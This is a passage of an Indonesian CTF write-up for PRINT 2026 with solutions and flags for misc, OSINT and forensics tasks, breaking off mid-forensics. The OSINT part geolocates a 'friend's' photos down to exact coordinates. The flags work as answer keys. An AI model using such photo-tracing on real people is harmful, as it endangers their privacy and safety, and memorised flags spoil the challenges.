
Write-Up PRINT 2026
TIM : flag.txt

Disusun oleh:

Ilham Maulana Syahid	:	Kapten
Kenny Clint Hutahaean	:	Anggota
Rasya Nabhan Alfathoni	:	Anggota (pemula)





DAFTAR ISI

1. Misc.....2
A. apanih.....2
B. Shards.....2
2. OSINT.....3
A. closed.....3
B. bolos.....4
3. Forensics.....12
A. Game apa nih wok.....12
B. Mau Struknya ga mas.....14
C. The stolen data.....17
4. PWN.....20
A. Fundamental is essential.....20
5. Reverse Engineering.....32
A. Nothing is ever truly gone, they say.....32
B. HENGKER HITAM jahat banget loh ya.....37
6. WEB.....42
A. pAk BoUnTyNYa MaNa.....42


1. Misc

A. apanih

Buka discord I-RICH, pergi ke channel apa nihhhh, disitu nemu berliann hahaha
FLAG : PRINT2026{d0nt_ch3at_lm40_g00d_luck}

B. Shards

AI : saya tanya command buat gabunginya wkwkw
https://claude.ai/share/edcfe5ee-6f68-4140-a258-4552b07a33d7
Chall Desc :



Diberikan 5 file yang dimana kita disuruh menggabungkan ke 5 file tersebut.

```
ilham@DESKTOP-MFQIDCH:~/CTF/print2026/misc$ cat part_aa part_ab part_ac part_ad part_ae > gabung
```

Kemudian saya coba cek file yang sudah digabung , ternyata berbentuk zip

```
ilham@DESKTOP-MFQIDCH:~/CTF/print2026/misc$ file gabung
gabung: Zip archive data, at least v1.0 to extract, compression method=store
```

Lalu saya ektsrak file tersbut dengan password topsecret yang diberikan disoal

```
ilham@DESKTOP-MFQIDCH:~/CTF/print2026/misc$ unzip gabung
Archive:  gabung
[gabung] flag.txt password:
 extracting: flag.txt
```

Dan terdapat file flag.txt dann yappp i got it
FLAG : PRINT2026{p1ec3_4ll_0f_3m_5h4rds_ga8e7fgq9}


2. OSINT

A. closed


Ai: -

Chall desc: kemarin aku habis mampir ke sebuah kafe. pas di perjalanan, aku sempat melihat gunung yang pemandangannya bagus banget. jadi kepikiran buat mendaki gunung itu suatu saat nanti. yah, sayang banget... bisa bantu aku mencari tahu nama gunung tersebut dan tahun salah satu erupsi besarnya yang pernah terjadi?
format flag: PRINT2026{namagunung_tahunerupsi}


1) Diberikan sebuah file gambar yang bernama cafe.jpg,




2) Langkah selanjutnya adalah kita perlu tahu dimanakah lokasi dari gambar tersebut? Nahh ini bisa menggunakan Google Lens atau tools pengecek lokasi lainnyaa ygy



3) Dari Google Lens kita tahu bahwa nama tempat tersebut adalah suara dewandaru yang berlokasi di ***Jogja***, kalau kita baca deskripsi soal nya kembali dikatakan bahwa author melihat sebuah gunung, berarti gunung ini ada di Jogja Atau dekat dengan Jogja, dan kita harus mengecek di google maps gunung apa yg ada di/dekat dengan Jogja



4) Dan ternyata gunung tersebut adalah Gunung Merapi, dan kalau kita baca soalnya bahwa soal juga menanyakan salah satu tahun erupsi besar dari gunung tersebut dan kalau kita cari kembali,



5) Dann ternyata letusan besar gunung merapi pernah terjadi di tahun 2010 olehh karena ituu kita dapat menghasilkan flag berdasarkan format yaitu ***merapi_2010***

FLAG: PRINT2026{merapi_2010}

B. bolos

Ai: -

Chall Desc: temenku bolos ospek, ditanyain lagi dimana malah gamau ngasih tau. kerjaannya cuma menuhin storage whatsapp ngirim pap mulu. yaudah, daripada penasaran, coba cari tau sendiri dia sebenernya lagi dimana. ada 5 foto yang dia kirim, mungkin bisa jadi petunjuk buat ngikutin jejak perjalanannya.

nc 15.235.246.171 1339 (connect di terminal, pastikan sudah menginstall netcat)


rules: jawab 6 pertanyaan secara berurutan. salah satu aja, koneksi langsung diputus. kalau mau coba lagi, harus mulai dari awal.

Lihat Petunjuk:


#1 (q2) pemiliknya Lihat Petunjuk:

#2 (q3) supermarket hukum


1) Diberikan sebuah 5 Gambarr dan kita juga harus menjawab pertanyaan-pertanyaan yang diberikan (lewat netcat)



2) Langsung ajaa cobaa lakukan netcat ke server soal untuk mendapatkan pertanyaan-pertanyaan yang diberikan yang nanti kalau kita bisa menjawab semuanya maka akan mendapatkan flag nya



3) Okee, pertanyaan pertama adalah dimanakah lokasi dari gambar 1? Di jalan apakah itu?? Nahh disini kita dapat menggunakan kembali Google Lens untuk membantu pencarian




4) Nahh ternyata foto tersebut diambil di jalan dipatiukur bandung, karena soal pertama hanya meminta nama jalannya saja berarti jawabannya adalah ***dipatiukur***

```
[1/6] Photo 1 - First Location
What's the name of the road shown in the first picture?
(format: road_name)
> dipatiukur
Correct!

[2/6] Photo 1 - Restaurant
After visiting the first location, he decided to grab
something to eat. What is the name of the nearest
restaurant, famous for its sambal?
(format: restaurant_name)
> 
```

5) Ternyata benarr untuk yang pertanyaan 1, lanjut ke pertanyaan 2 yaituu dimanakah restoran yang terkenal dengan sambalnya yang ada di lokasi foto 1? Kita tahu bahwa foto 1 berada di jalan dipatiukur oleh karena itu mari kita tanya google restoran sambal terkenal di jalan dipatiukur bandung




6) Nahh ternyata pilihan restorannyabanyak yaa, tapi disini kita liat rating nya ajaa dimana penilaian tertinggi itu ada di **Sambal Bakar Mang Ujang** dengan 6rb orang yang menilai, berarti udah terkenal kan yaa, nahh coba aja jadikan opsi restoran itu sebagai jawaban dari pertanyaan 2 inii,


```
[2/6] Photo 1 - Restaurant
After visiting the first location, he decided to grab
something to eat. What is the name of the nearest
restaurant, famous for its sambal?
(format: restaurant_name)
> sambal_bakar_mang_ujang
Correct!

[3/6] Photo 2 - Quick Stop
It was a hot day, so he decided to stop by the nearest
supermarket from the location shown in the second picture.
What is the name of the supermarket?
(format: supermarket_name)
> 
```

7) Nahh ternyata benarrr, lanjutt ke pertanyaan 3 yaituu dimanakah supermarket terdekat berdasarkan lokasi gambar kedua? Nahh disini kita perlu tahu dulu dimanakah lokasi dari gambar kedua, kita cari pakai Google Lens



8) Nahh setelah mencari dengan Google Lens dan Google Maps ternyata gambar kedua diambil di jalan Jl. L. L. R.E. Martadinata, yang ditanyakan adalah supermarket terdekat, dan itu banyak sekali tetapi setelah dilihat-lihat kembali dan divalidasi dengan hint yang diberikan ternyata supermarket terdekat adalah ***lawson***




9) Nahh karena kita tahu bahwa lawson purnawarman adalah supermarket terdekat dari lokasi foto kedua, jadinya lawson purnawarman lah seharusnya jawabannya, tetapi setelah diberikan gift oleh panitia jawabannya adalah ***lawson_munawarman*** hmmm….

```
[3/6] Photo 2 - Quick Stop
It was a hot day, so he decided to stop by the nearest
supermarket from the location shown in the second picture.
What is the name of the supermarket?
(format: supermarket_name)
> lawson_munawarman
Correct!

[4/6] Photo 3 - Famous Spot
After a quick break, he continued exploring the town.
What is the name of the famous spot shown in the
fourth picture?
(format: place_name)
>
```

10) Baik setelah pertanyaan ketiga selesai, kita lanjut kee pertanyaan ke 4, yang mana menanyakan spot terkenal dari foto ketiga, sebelumnya kita harus mengidentifikasi terlebih dahulu lokasi dari foto ke 3



11) Wahh itu udh jelas banget sih di braga bandung wkwk, nahh kita harus nyari spot terkenal di jalan braga ituuu




12) Kalau melihat dari google spot terkenal di jalan braga ialah jalan braga itu sendiri tetapii setelah mengirim jawabannya ke pertanyaan ke 4, jawabannya salah yang berarti jalan_braga bukanlah jawabannya, kita lanjut ke opsi berikutnya yaitu Braga City Walk alias braga_citywalk

```
[4/6] Photo 3 - Famous Spot
After a quick break, he continued exploring the town.
What is the name of the famous spot shown in the
fourth picture?
(format: place_name)
> braga_citywalk
Correct!

[5/6] Photo 4 - Taking Shelter
On his way to the final destination, it suddenly started
raining. He stopped to take shelter. Look to the left
of where the picture was taken. What is the name of
the shop located right beside him?
(format: shop_name)
>
```

13) Nahh ternyata benarr bahwa braga citywalk lahh jawabannyaa, oke lanjut ke pertanyaan kelima yaituu nama toko sebelah kiri gambar itu diambill, langsung aja kita find with Google Lens and Google Maps



14) Nahh dengan bantuan google lens dan maps, kita tahu bahwa gambar tersebut diambil di jalan otto iskandar dinata, tepatnya di depan toko mas ramayana, yang ditanyakan adalah toko sebelah kiri dari lokasi pemotret foto




15) Nahh kita tahu nihh dengan bantuan google maps, bahwaa sebelah kiri dari TKP ini kalau dari POV pemotret yahh, itu adalah toko yang bernama tekad jaya


```
[5/6] Photo 4 - Taking Shelter
On his way to the final destination, it suddenly started
raining. He stopped to take shelter. Look to the left
of where the picture was taken. What is the name of
the shop located right beside him?
(format: shop_name)
> tekad_jaya
Correct!

[6/6] Photo 5 - Final Destination
Before calling it a day, he went to meet his friend
at the designated location. What are the exact
coordinates where the fifth picture was taken?
(format: latitude,longitude)
>
```

16) Nahh ternyata benarr, dann tibalah kita di pertanyaan akhir yaituu titik koordinat dari gambar ke 5, mari kita cek gambar 5 nyaa



17) Wahh ternyata gambar 5 di itb, tepatnya di plaza widya nusantara, nahh sekarang mari kita cocokkan letak koordinat pemotret ituu di google maps



18) Nahh foto tersebut kemungkinan besar diambil di titik koordinat tersebutt sekarang kita coba masukkan itu kedalam jawaban

```
[6/6] Photo 5 - Final Destination
Before calling it a day, he went to meet his friend
at the designated location. What are the exact
coordinates where the fifth picture was taken?
(format: latitude,longitude)
> -6.8910,107.6104
Correct!

═══════════════════════════════════════
       INVESTIGATION COMPLETED!
═══════════════════════════════════════

FLAG: PRINT2026{d4n_b4ndun9_b491ku_buk4n_cum4}
```

19) Okee ternyata benarr, dan selesailah sudahh akhirnya setelah perjuangan panjang dapat juga flagnya

FLAG: PRINT2026{d4n_b4ndun9_b491ku_buk4n_cum4}


3. Forensics

A. Game apa nih wok


Ai: -

Chall: desc: dapet file gta 6 dari pria gondrong penjaga sekre, tapi kok ada yang janggal ya


1) Diberikan sebuah file yg bernama GTAVI.zip, ekstrak dlu file zip tersebut dann terdapat folder yang bernama Grand_Theft_Auto_VI



2) Dari sekian banyaknya file pada folder Grand_Theft_Auto_VI tersebut coba periksa apakah ada ***embedded file*** pada suatu file? Dan periksa juga ***strings*** tiap file tersebut siapa tau modal strings udah dapet flag nya wkwk serta cek jugaa metadata masing-masing file menggunakan ***exiftool***



3) Akhirnyaa setelah mengecek masing-masing file, terdapat indikasi flag/embedded file pada file ***Wallpapers/wallpaper.jpg*** lakukan ekstraksi terhadap file wallpaper.jpg tersebut supaya kita mendapatkan embedded filenya



4) Nahh setelah kita mendapatkan embedded file nyaa kita tahu bahwa nama embedded file nya itu secret.txt tapii dia dikurung dalam file .zip, oleh karena itu kita harus ekstrak .zip nya terlebih dahulu

```
┌──(kali㉿kali)-[~/…/forensics/Grand_Theft_Auto_VI/Wallpapers/_wallpaper.jpg.extracted]
└─$ 7z x F56F.zip

7-Zip 26.02 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-06-25
